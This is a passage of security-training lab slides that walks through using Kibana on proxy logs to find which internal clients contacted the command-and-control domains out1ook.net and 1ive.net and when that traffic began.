
2. Click play button.

1. Select "RemoteIP.keyword " as Field.

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (8)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (6).




You can confirm unique clients and the number of log lines.

RemoteIP.keyword: Descending	Count
192.168.52.44	51,035
192.168.52.43	35,309
192.168.52.41	32,360
192.168.52.40	31,876
192.168.52.37	7,013

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (9)

- List up client IP addresses that connected to the C2 server "out1ook.net".



out1ook.net

1. Input the C2 address.

2. Click Refresh button.

RemoteIP.keyword: Descending	Count
192.168.52.40	1,166


3. Then, you can confirm the result here.

- 192.168.52.40 -> client-win10-1

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (10)

- List up client IP addresses connected to the C2 server "1ive.net".



Filters: 1ive.net

1. Input the C2 address.

2. Click Refresh button.

RemoteIP.keyword: Descending	Count
192.168.52.40	224
192.168.52.44	32
192.168.52.33	1

3. Then, you can confirm the result here.


The RemoteIP of the last one is Domain Controller's IP address. The DC host must be compromised!!

- 192.168.52.40 -> client-win10-1
- 192.168.52.44 -> client-win10-2
- 192.168.52.33 -> ad-win2016

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (11)

- Save feature is also available in Visualization interface.



Copyright Internet Initiative Japan Inc.

Scenario 1 Labs: Lab 2 and Lab 3

- These are investigations for scenario 1.
- Lab 2:
    - Confirm when the C2 traffic started on each infected host.
    - Hints:
        - You might use "Discover" interface in order to get the result.
        - We know the following two C2 domains.
            - 1ive.net
            - out1ook.net
- Lab 3:
    - Find suspicious traffics related to the C2 domains other than the C2 traffic that we have confirmed.
    - Hints:
        - You might use "Data Table" function in "Visualize" interface in order to get the result.
        - First, you should filter out the C2 traffic by its method and URL we got in "Dynamic Analysis".

Scenario 1 Labs: Lab 2

When did the C2 traffic start?

Scenario 1 Labs: Lab 2


When did the C2 traffic start? (1)

- Goal:
  - To confirm when the C2 traffic started on each infected host.
- Hints:
  - You might use "Discover" interface in order to get the result.
  - We know the following two C2 domains.
    - 1ive.net
    - out1ook.net

Scenario 1 Labs: Lab 2


When did the C2 traffic start? (2)

- Let's go back to the Discover view and select "proxy-*" as the target index pattern.



1. Click "Discover" button.

Kibana
localhost:5601/app/kibana#/home?_
D
Home
Discover
Data to Kibana
se solutions to quickly turn your d




2. Select "proxy-*"

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (3)

- Show logs containing the C2 server "out1ook.net" as the target URL. We already know that there is one client.



1. Input the C2 address.


2. Click Refresh button.

You can close fields menu by clicking this arrow.

Scenario 1 Labs: Lab 2

